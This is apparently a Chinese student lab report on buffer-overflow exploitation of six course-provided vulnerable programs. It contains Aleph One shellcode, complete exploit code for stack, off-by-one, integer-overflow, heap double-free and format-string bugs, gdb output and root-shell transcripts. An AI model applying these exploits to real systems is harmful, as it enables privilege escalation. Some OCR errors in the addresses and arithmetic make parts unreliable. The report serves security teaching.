武汉大学国家网络安全学院

课程报告

课程名称：网络安全

实验名称：缓冲区溢出

专业(班) ：网络空间安全

学　　号：

姓　　名：

任课教师：曹越 教授

2022 年 4 月 6 日

目录

一、实验目的

Buffer Overflow 漏洞利用实践

二、实验内容

编写 Exploits 攻击漏洞程序

三、实验结果

获取具有 root 权限的 shell

四、实验环境

Ubuntu16.04

五、实验步骤

Shellcode

使用 Aleph One 构造的 shellcode (参考 Berkeley 大学的讲义 Smashing The Stack For Fun And Profi)。

```
/*
 * Aleph One shellcode.
 */
static const char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Shellcode

Exploit 1

分析漏洞程序 ***vul1***，发现在 bar 函数中将输入的参数 ***argv[1]***拷贝到缓冲区 ***buf*** 中（***buf*** 的长度为 256 个字节），由于没有进行数据长度的限制，将构成缓冲区溢出，因此我们可以通过**溢出 *buf* 来覆盖 *foo* 函数的返回地址**。

		构造 payload
ebp + 8		Shellcode
ebp + 4	Return	Shellcode 起始地址，ebp+8
ebp	char buf [256]	256 个字节，ebp 指向顶部

根据 foo 函数构造 payload，**前 256 个字节初始化为 1**。

Ebp 的位置内容不变。ebp+4 处修改为 shellcode 的地址（ebp+8）。

GDB 查看 ebp+8 的值：

```
user@vm-cs155:~/proj1/exploits$ gdb exploit1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from exploit1...done.
(gdb) b foo
Function "foo" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (foo) pending.
(gdb) r
Starting program: /home/user/proj1/exploits/exploit1
process 2379 is executing new program: /tmp/vul1
Breakpoint 1, foo (argv=0xbffffde4) at vul1.c:15
15        bar(argv[1], buf);
(gdb) print $ebp+8
$1 = (void *) 0xbffffd44
```

GDB 查看 ebp+8 的值，得到 0xbffffd44

修改 payload 中的 **Shellcode 地址为 0xbffffd44**。

```c
int main(void)
{
  char payload[256 + 8  + sizeof shellcode];
  char *args[] = { TARGET, payload, NULL };
  char *env[] = { NULL };
  memset(payload, 1, 256);
  strcpy(payload + 256, "\x40\x85\x04\x08");
  strcpy(payload + 256 + 4, "\x44\xfd\xff\xbf");
  strcpy(payload + 256 + 8, shellcode);
  execve(TARGET, args, env);
  fprintf(stderr, "execve failed.\n");

  return 0;
}
```

Expoit1 payload 构造

编译运行 exploit1：

```
user@vm-cs155:~/proj1/exploits$ ./exploit1
# su root
root@vm-cs155:/home/user/proj1/exploits# whoami
root
root@vm-cs155:/home/user/proj1/exploits#
```

获取 root shell 成功

Exploit 2

漏洞代码：

```
for (i = 0; i <= len; i++)
      out[i] = in[i];
```

这段代码实际上复制了 ***len+1*** 个字节，多复制了一个字节。因此，当 ***len=200*** 时，会修改 bar 函数的栈帧。


foo 函数的栈帧结构示意图：

Ret to xxx
xxx ***ebp***
Pointer to argv[1]
Ret to foo
Foo ebp
Buf [200]

通过 buf 溢出修改 foo ebp 的 LSB 使得 foo ebp 指向 ret to foo 的地址。

那么当 foo 函数返回时，就会返回到 argv[1]指定的地址中。将 shellcode 写入 argv[1]指定的地址即可。

payload 构造：



```
(gdb) disassemble bar
Dump of assembler code for function bar:
   0x0804851a <+0>:     push   %ebp
   0x0804851b <+1>:     mov    %esp,%ebp
   0x0804851d <+3>:     sub    $0xc8,%esp
=> 0x08048523 <+9>:     pushl  0x8(%ebp)
   0x08048526 <+12>:    push   $0xc8
   0x0804852b <+17>:    lea    -0xc8(%ebp),%eax
   0x08048531 <+23>:    push   %eax
   0x08048532 <+24>:    call   0x80484cb <nstrcpy>
   0x08048537 <+29>:    add    $0xc,%esp
   0x0804853a <+32>:    nop
   0x0804853b <+33>:    leave
   0x0804853c <+34>:    ret
---Type <return> to continue, or q <return> to quit---
End of assembler dump.
(gdb)
(gdb) print 0xc8
$1 = 200
(gdb) x $ebp
0xbffffe50:     0xbffffe5c
(gdb) x $ebp+4
0xbffffe54:     0x0804854e
(gdb)
```

```
Breakpoint 1, bar (
    arg=0xbfffff28 "\353\037^\2
imes>...) at vul2.c:22
22          nstrcpy(buf, sizeof b
(gdb) x $ebp
0xbffffd90:     0xbffffd9c
(gdb) x $ebp+4
0xbffffd94:     0x0804854e
(gdb)
```

查看 ebp 地址

可以看到 foo ebp = 0xbffffe5c，而 ret to foo 的地址为 0xbffffe54。

构造 payload 大小为 201，初始化为 0x90 空指令。

payload 前面部分用 shellcode 填充，最后一个字节修改为 0x54。

```c
int main(void)
{
  char payload[202];
  char *args[] = { TARGET, payload, NULL };
  char *env[] = { NULL };

  memset(payload, 0x90, 201);
  strcpy(payload, shellcode);
  payload[strlen(shellcode)] = 0x90;
  payload[200] = 0x94;
  payload[201] = 0x00;
  execve(TARGET, args, env);
  fprintf(stderr, "execve failed.\n");

  return 0;
}
```

构造 exploit

成功获取 root shell

Exploit 3

漏洞利用

漏洞类型：整数溢出漏洞

漏洞代码：

```
int foo(char *in, int count)
{
        struct widget_t buf[MAX_WIDGETS];
        if (count < MAX_WIDGETS)
                memcpy(buf, in, count * sizeof(struct widget_t));
    return 0;
}
```

当参数 **count 为负数**时，**memcpy 函数的第三个参数**被转换为**无符号整数**，无符号数的值反而可能超过 **MAX_WIDGETS * sizeof(struct widgets)**。

通过将 count 构造成一个最高位为 1 的整数，能够绕过 if 判断，并且造成栈溢出。多出来字节(结构体 widget_t 的大小)可以将 foo 函数的返回地址覆盖为 shellcode 的起始地址。

当 $count = -214{,}747{,}364$，溢出字节数目为：

$2^{32} + 20 * (-214{,}747{,}364 - 1000) = 16$，以$count = -214{,}747{,}364$ 构造 payload，payload 大小为：$1000 * 20 + 16$。

Shellcode

shellcode 放在 payload 的 count 后面，payload 后 16 个字节修改 foo 函数的返回地址为 shellcode，具体的 payload 构造如下：

- 定义 payload 大小：

```
char *count = "-214747364,";
char payload[1000 * 20 + 16 + 1 + strlen(count)];
```

- 初始化 payload：

```
memset(payload, 0x90, sizeof payload);
```

- 第一部分字节为 count：

```
memcpy(payload, count, strlen(count));
```

- 第二部分字节为 shellcode：

```
memcpy(payload + strlen(count), shellcode, strlen(shellcode));
```

- Gdb 查看 shellcode 地址：

```
(gdb) disassemble
Dump of assembler code for function foo:
   0x080484fb <+0>:     push   %ebp
   0x080484fc <+1>:     mov    %esp,%ebp
   0x080484fe <+3>:     sub    $0x4e20,%esp
=> 0x08048504 <+9>:     cmpl   $0x3e7,0xc(%ebp)
   0x0804850b <+16>:    jg     0x804852d <foo+50>
   0x0804850d <+18>:    mov    0xc(%ebp),%edx
   0x08048510 <+21>:    mov    %edx,%eax
   0x08048512 <+23>:    shl    $0x2,%eax
   0x08048515 <+26>:    add    %edx,%eax
   0x08048517 <+28>:    shl    $0x2,%eax
   0x0804851a <+31>:    push   %eax
   0x0804851b <+32>:    pushl  0x8(%ebp)
   0x0804851e <+35>:    lea    -0x4e20(%ebp),%eax
   0x08048524 <+41>:    push   %eax
   0x08048525 <+42>:    call   0x8048390 <memcpy@plt>
   0x0804852a <+47>:    add    $0xc,%esp
   0x0804852d <+50>:    mov    $0x0,%eax
   0x08048532 <+55>:    leave
   0x08048533 <+56>:    ret
End of assembler dump.
(gdb) x $esp
0xbfff6210:     0x00000000
(gdb) print 0x4e20
$1 = 20000
(gdb)
```

esp 地址 0xbfff6210

- 覆盖地址：

```
char *addr_dest = "\x10\x62\xff\xbf";
memcpy(payload + strlen(count) + 1000 * 20 + 4, addr_dest, 4);
payload[strlen(count) + 20 * 1000 + 8] = 0;
```

编译运行 exploit3：

```
user@vm-cs155:~/proj1/exploits$ ./exploit3
# su root
root@vm-cs155:/home/user/proj1/exploits#
```

成功获取 root shell

Exploit 4

漏洞利用

查看 tmalloc.c 的实现，如下所示，每一片分配的内存区域都有一个对应的 ***chunk header***。这个 ***chunk header*** 保存了内存区域的起始位置和结束位置以及是否可用。

```
1. /**
2.  ** the chunk header*
3.  **/
4. typedef double ALIGN;
5. typedef union CHUNK_TAG {
6. // 联合体，既可以表示双向链表的结点，也可以表示一块被分配的数据
7.  struct {
8.    union CHUNK_TAG *l;    \\ leftward chunk 左指针
9.    union CHUNK_TAG *r;    \\ rightward chunk 右指
   针 + free bit (see below, 1 for free, 0 for busy)
10.   } s;
11.   ALIGN x;
12. } CHUNK;
```

chunk 结构一共 8 个字节，低四字节为前向指针，后四字节为后向指针。


```
static void init(void) {
    bot = &arena[0]; top = &arena[ARENA_CHUNKS-1];
    bot->s.l = NULL; bot->s.r = top;
    top->s.l = bot;  top->s.r = NULL;
    SET_FREEBIT(bot); CLR_FREEBIT(top);
}
```

在 foo 函数中，以下这部分代码，首先通过 tmalloc 申请了 p、q 两块内存区域

```
1. char *p;
2. char *q;
3.  if ( (p = tmalloc(500)) == NULL) {
```

```
4.    fprintf(stderr, "tmalloc failure\n");
5.    exit(EXIT_FAILURE);
6.   }
7.  if ( (q = tmalloc(300)) == NULL)  {
8.    fprintf(stderr, "tmalloc failure\n");
9.    exit(EXIT_FAILURE);
10.   }
```


他们的内存布局如下图所示，p、q 分别指向黄色区域和蓝色区域的开始位置。红色的区域存放 8 字节的堆首信息。以上执行完成后，堆内存布局为：



tmalloc 申请后堆内存布局

接着，以下程序中 tfree 函数释放了 p、q；注意，此时 p、q 仍然指向原来的位置，q 仍然保存对内存地址的引用。

```
1. tfree(p);
2. tfree(q);
3.  if ( (p = tmalloc(1024)) == NULL)  {
4.    fprintf(stderr, "tmalloc failure\n");
5.    exit(EXIT_FAILURE);
6.   }
```



tfree 释放内存，但 q 仍保存对内存地址的引用

因此，这时再次执行 **tfree(q)**：

```
7. void tfree(void *vp) {
```

```
8.  CHUNK *p, *q;
9.  if (vp == NULL)
10.   return;
11.  p = TOCHUNK(vp);
12.  CLR_FREEBIT(p);
13.  q = p->s.l;
14.  if (q != NULL && GET_FREEBIT(q)) // try to consolidate leftw
   ard
15.   {
16.    CLR_FREEBIT(q);
17.    q->s.r    = p->s.r;
18.    p->s.r->s.l = q;
19.    SET_FREEBIT(q);
20.    p = q;
21.   }
22.  q = RIGHT(p);
23.  if (q != NULL && GET_FREEBIT(q)) // try to consolidate right
   ward
24.   {
25.    CLR_FREEBIT(q);
26.    p->s.r    = q->s.r;
27.    q->s.r->s.l = p;
28.    SET_FREEBIT(q);
29.   }
30.  SET_FREEBIT(p);
31. }
```

以上程序重复释放仍然是从 ***area*** 的开始位置进行内存分配，又由 1024 > 512，因此用户写入的数据可以覆盖堆块 ***q*** 的堆首(504 - 512 字节处)，**即能够修改堆首 *q* 的左右指针。**

重复释放

在指针 ***q*** 前面的 ***chunk*** 的位置伪造一个 ***chunk***，从而达到 ***tfree*** 后修改内存的目的。伪造的 ***chunk*** 记为 ***chunk_fake***。

chunk_fake.s.l 存放修改的内存地址 ***addr1***。***addr1*** 被解析为一个 chunk，记为 ***chunk_addr1***。

设计 ***chunk_addr1 的 s.r*** 最低位为 **1**。

foo 函数返回地址为 **0x804867c**，这个值最低位为 **0**，不满足条件。

考虑修改 ***foo*** 函数的低 **2** 字节，将 **867c** 修改为 **a068**。那么 ***0xbffffa6c+2*** 处的值为 ***0x867cffbf***，满足 ***chunk*** 空闲的条件。

那么，***chunk_fake.s.l = 0xbffffa6c+2-4***。***chunk_fake.s.r=0xa068ffbf***。

此时，***chunk_addr1.s.r=0x867cffbf***。但是，***chunk_fake.s.r*** 不是一个合法访问的地址。

那么，需要保证 ***chunk_fake.s.r*** 也是一个合法的地址，记为 ***chunk_addr2***。那么，从代码上面看，可以利用第二个赋值操作，即 ***p->s.r->s.l = q;***将 ***p->s.r*** 指向的地址修改为栈中存放返回地址的地址。**同样也可以达到修改内存的效果，同时保证了内存解析不会出现段错误。**

那么 ***chunk_addr1*** 就可以手动设计，由 ***chunk_addr1.r*** 会被修改，而 ***chunk_addr1.l*** 不会被修改，***chunk_addr2.l*** 会被赋值 ***chunk_addr1***，即返回地址会被修改为 ***chunk_addr1***。

因此，设计 ***chunk_addr1.l*** 为 ***jmp*** 指令，***jmp*** 到 ***shellcode***，从而越过 ***chunk_addr1.r*** 执行 ***shellcode***，而 ***chunk_addr1.r*** 只需要满足低位为 **1** 即可。

payload 编写

- **跳转地址**

chunk_addr1.l = 0xeb 0x06 0x90 0x90，jmp 0x06，即跳转到当前指令后 ***6+2=8*** 个字节位置；低四个字节：***chunk_addr1.r = 0x01 0x90 0x90 0x90***，保证 ***free bit*** 为

1。

```
for (int i = 0; i < 3; i++);
memset(payload, 0x90, 1024);
char *chunk_addr1 = "\xeb\x06\x90\x90\x01\x90\x90\x90";
memcpy(payload, chunk_addr1, strlen(chunk_addr1));
```

- ***Shellcode***

```
memcpy(payload + strlen(chunk_addr1), shellcode, strlen(shellcode));
```

- ***chunk_fake***

chunk_fake 的位置在原来 **q** 的 ***chunk header*** 的位置，即 ***tmalloc(500)***之后的位置，由于 ***tmalloc*** 中使用了 **8** 字节对齐，所以实际占用 **504** 字节。

chunk_fake.s.l = 0x68 0xa0 0x04 0x08，即 ***chunk_addr1*** 的地址

chunk_fake.s.r = 0x70 0xfa 0xff 0xbf，即 ***foo*** 函数栈中***$ebp+4*** 的值。

```
char *fake_chunk = "\x68\xa0\x04\x08\x70\xfa\xff\xbf";
memcpy(payload + 504, fake_chunk, strlen(fake_chunk));
```

编译运行 payload:

```
user@vm-cs155:~/proj1/exploits$ ./exploit4
# su root
root@vm-cs155:/home/user/proj1/exploits# whoami
root
root@vm-cs155:/home/user/proj1/exploits#
```

成功获取 shell

Exploit 5

漏洞利用

分析 ***foo*** 函数调用 ***snprintf*** 前的函数栈，通过 ***snprintf*** 修改 ***foo*** 函数的返回地址。

$$[ret\ to\ xxx][foo\ ebp][buf\ 400bytes][ebp+8][400][ebp-400][...]$$

vul5 属于格式化字符串漏洞，造成漏洞的主要原因是用户可以输入任意格式化字符串，进而利用特殊格式化占位符***%n***，造成对内存地址进行修改。

Payload

shellcode 一共占用 45 个字节。设计 payload 布局：

$$[shellcode\ ...0x90][addr1][addr2]\%13\$hn\%14\$hn$$

使用***%hn***，通过两次写操作修改 ***foo*** 函数的返回地址。***addr1*** 为其中两个字节的地址，***addr2*** 为另外两字节的地址。

- **写入 shellcode**

```
char payload[400];
char *args[] = { TARGET, payload, NULL };
char *env[] = { NULL };
memset(payload, 0x90, sizeof payload);
memcpy(payload, shellcode, strlen(shellcode));
```

- ***Shellcode 地址***

gdb 查看返回地址以及 ***shellcode*** 地址:

```
(gdb) x/10xw $esp
0xbffffc8c:     0x1b858b93      0xb7e1df22      0x00000017      0xb7e27618
0xbffffc9c:     0xb7e1e098      0x00dc2c5c      0xb7ff7968      0xbffffd54
0xbffffcac:     0xb7ff581f      0xb7fd7b18
(gdb) x/10xw $ebp
0xbffffe1c:     0xbffffe28      0x08048531      0xbfffff9f      0x00000000
0xbffffe2c:     0xb7e32637      0x00000002      0xbffffec4      0xbffffed0
0xbffffe3c:     0x00000000      0x00000000
(gdb)
```

Shellcode 地址为 ***0xbffffc8c***，***foo*** 函数返回地址的地址为 ***0xbffffe1c+4 = 0xbffff20***，由于 ***0xbfff<0xfc8c***，先写入高字节再写入低字节：

$$addr1 = 0xbfff\ fe22, addr2 = 0xbfff\ fe20$$

```
memcpy(payload + 48, addr1, strlen(addr1));
memcpy(payload + 48 + 4, addr2, strlen(addr2));
```

- 写入 ***format string***

分别计算两个 ***format string：***

$$49095 = 0xbffff - 52 = 49151 - 52 = 49095$$

第一个 format string

$$15501 = 0xfc8c - 0xbfff = 15501$$

第二个 format string


由于 ***shellcode*** 占用 **45** 字节，对齐后占用 **48** 字节。***addr1*** 实际上是第 **13** 个参数，***addr2*** 是第 **14** 个参数。所以 ***format string*** 两个 ***%n*** 分别为 ***%13$hn*** 和 ***%14$hn***。

写入 ***format string:***

```
char *format_string = "%49095x%13$hn%15501x%14$hn";
strcpy(payload + 48 + 8, format_string);
```

写入 format string

- 编译运行


root@vm-cs155:/home/user/proj1/exploits# ./exploit5
su root
root@vm-cs155:/home/user/proj1/exploits# whoami
root
root@vm-cs155:/home/user/proj1/exploits#

成功获得 *shell*

Exploit 6

漏洞利用

利用多复制出的一个字节，可以修改 ***bar*** 函数保存的 ***foo*** 函数的 ***ebp***。返回到 ***foo*** 函数时，***ebp*** 已经被修改。

从 bar 函数返回后，***foo*** 函数将 ***ebp-8*** 处的值赋值给了 ***ebp-4*** 位置处的指针指向的位置。这就给了修改内存的手段：

由于修改内存之后紧接着有一个 ***call*** 指令，所以可以修改 ***call*** 指令的参数。使得 ***call*** 指令转移到 ***shellcode*** 中运行。由于代码段不可写，所以不能直接修改 ***call*** 指令偏移量，又因为 ***call _exit*** 是动态链接函数，所以可以通过修改***_exit*** 在.got.plt 表中的地址达到修改最终跳转地址的目的。

Payload

- ***gdb*** 调试

查看 ***foo ebp*** 的值，查到可以修改的范围为 ***0xbffffd00-0xbffffdff***。

查看 ***buf*** 的范围，***buf*** 范围是 ***0xbffffd84-0xbffffcc0；***因此，可以将 ***foo ebp*** 修改为 ***0xbffffd88***，即和 ***bar ebp*** 相同。***shellcode*** 存放在 ***buf*** 的起始位置。***ebp-4*** 位置存放指向 ***call*** 偏移量的指针，***ebp-8*** 存放跳转到 ***shellcode*** 的偏移量。

查看 ***call*** 指令的地址，***call*** 指令偏移量地址= ***0x0804858b+1 = 0x0804858c***。

shellcode 地址为 ***0xbffffcc0***，为新的 ***call*** 指令偏移量，为 ebp-4 存放。

- 写入 ***shellcode***

```
memset(payload, 0x90, sizeof payload);
payload[201] = 0;
memcpy(payload, shellcode, strlen(shellcode));
```

- 写入 ***ebp-4 和 ebp-8*** 的值

```
char *ebp_4 = "\x0c\xa0\x04\x08";
char *ebp_8 = "\xc0\xfc\xff\xbf";
memcpy(payload + 200 - 4, ebp_4, strlen(ebp_4));
memcpy(payload + 200 - 8, ebp_8, strlen(ebp_8));
```

- 写入溢出字节 0x88

```
payload[200] = 0x88;
execve(TARGET, args, env);
```

- 编译运行

```
root@vm-cs155:/home/user/proj1/exploits# ./exploit6
# su root
root@vm-cs155:/home/user/proj1/exploits#
```

成功获取 shell

六、实验总结

本次实验，我对不同缓冲区溢出的漏洞进行利用，通过 gdb 反复调试，查看可利用的栈空间，精心编写 exploit 获取 shell，收获颇丰。

七、参考资料

[1] Buffer Overflow https://www.imperva.com/learn/application-security/buffer-overflow/